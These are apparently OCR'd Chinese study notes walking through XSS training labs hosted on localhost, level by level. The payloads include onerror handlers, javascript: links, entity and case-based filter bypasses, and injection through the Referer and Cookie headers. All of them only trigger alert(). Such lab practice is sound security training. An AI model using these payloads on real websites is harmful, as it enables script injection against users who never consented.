

XSS靶场

第一个靶场


第一关无防护




第二关过滤




第三关




第四关


SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI
http://127.0.0.1/xss_labs-master2/example4.php?name=<img src=1 onerror=alert("张兆鹏")>
Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All
Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
确定


第五关


SQL BASICS UNION BASED ERROR/DOUBLE QUERY TOOLS WAF BYPASS ENCODING HTML ENCRYPTION OTHER XSS LFI
http://127.0.0.1/xss_labs-master2/example5.php?name=<script>al\u0065rt("张兆鹏")</script>
Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All
Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
确定

第六关



http://127.0.0.1/xss_labs-master2/example6.php?name=</script><script>al\u0065rt("张兆鹏")</script>
Post data Referrer 0xHEX %URL BASE64 Insert string to replace Insert replacing string Replace All
CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
确定

第七关



第八关

第八关的思路就是,可以先看页面查找注入点,看到有一个地方直接调用url中的相对路径,上去直接一个闭合,后面直接想干什么干什么




2号靶场第五关

这些都会转义

```
"><scr_ipt>alert("张兆鹏")</script>//">
"><img src=1 o_nerror=alert("xss");>//">
```

另辟蹊径

```
"> <a href="javascript:alert(1)"> //
```



第六关

一样会过滤script

```
<form action=level16.php method=GET>
<input name=keyword  value="<scr_ipt>alert(1)</script>">
<input type=submit name=submit value=搜索 />
```

不留活路href也过滤

```
> <a hr_ef="javascript:alert(1)"> //">
```

onfoucs也过滤

```
"><input o_nfocus="alert('xss');">
```

src也过滤

```
:""><iframe sr_c=javascript:alert('xss')></iframe>">
```


action也过滤

```
method=GET>
ue=""><form actio_n="Javascript:alert(1)"><input type=submit>">
submit value=搜索 />
```

试了半天结果不区分HREF的大小写

第七关

用复写很快




第八关

`javascr&#x69;pt:alert(1)`

第九关

白名单需要有http://但是不会确认他在哪里

`javascr&#x69;pt:alert(1)//http://`



第十关

这样也是可以的但是不推荐

```
?t_sort=" onmouseover=javascript:alert(1) type "
```

推荐

```
?t_sort=" onmouseover=alert(1) type="text
```


发现三个隐藏域只有一个有显示位,所以在url给隐藏域传值,但是因为类型属于hidden,所以我们在创建一个新标签

第十一关

第十二关

注入点在referer

```
"onclick ="alert(1)" type="text
```



第十三关

注入点在cookie

`"onclick ="alert(1)" type="text`

第十四关


无法做出来,服务器失效

第十五关

`ng-include: 用于包含外部的HTML文件默认需要同域名,所传入到目标页面的HTML实体编码不生效`

`需要注意使用ng-include时我们需要用引号把我们的外部连接引起来`

`?src='http://127.0.0.1/xss-labs-master/level1.php?name="><a href="javascript:alert(/xss/)">xss'`




第十六关

`相当于我们在keyword后面新建<a>标签`


`测试注入，发现对script、/、空格 进行替换`

`?keyword=<a%0Ahref='javas%0Acript:alert("xss")'>xsst`



第十七关

`?arg01=a&arg02= onmouseover=alert(1)`



haozi.me

第一关

第二关

闭合

第三关

闭合

